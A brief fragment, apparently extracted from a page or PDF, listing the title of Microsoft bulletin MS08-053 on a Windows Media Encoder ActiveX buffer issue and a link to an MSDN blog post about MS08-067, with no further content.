




MS08-053: Windows Media Encoder wmex.dll ActiveX Control Buffer

9 Sept 2008





<http://blogs.msdn.com/sdl/archive/2008/10/22/ms08-067>

About MS08-067

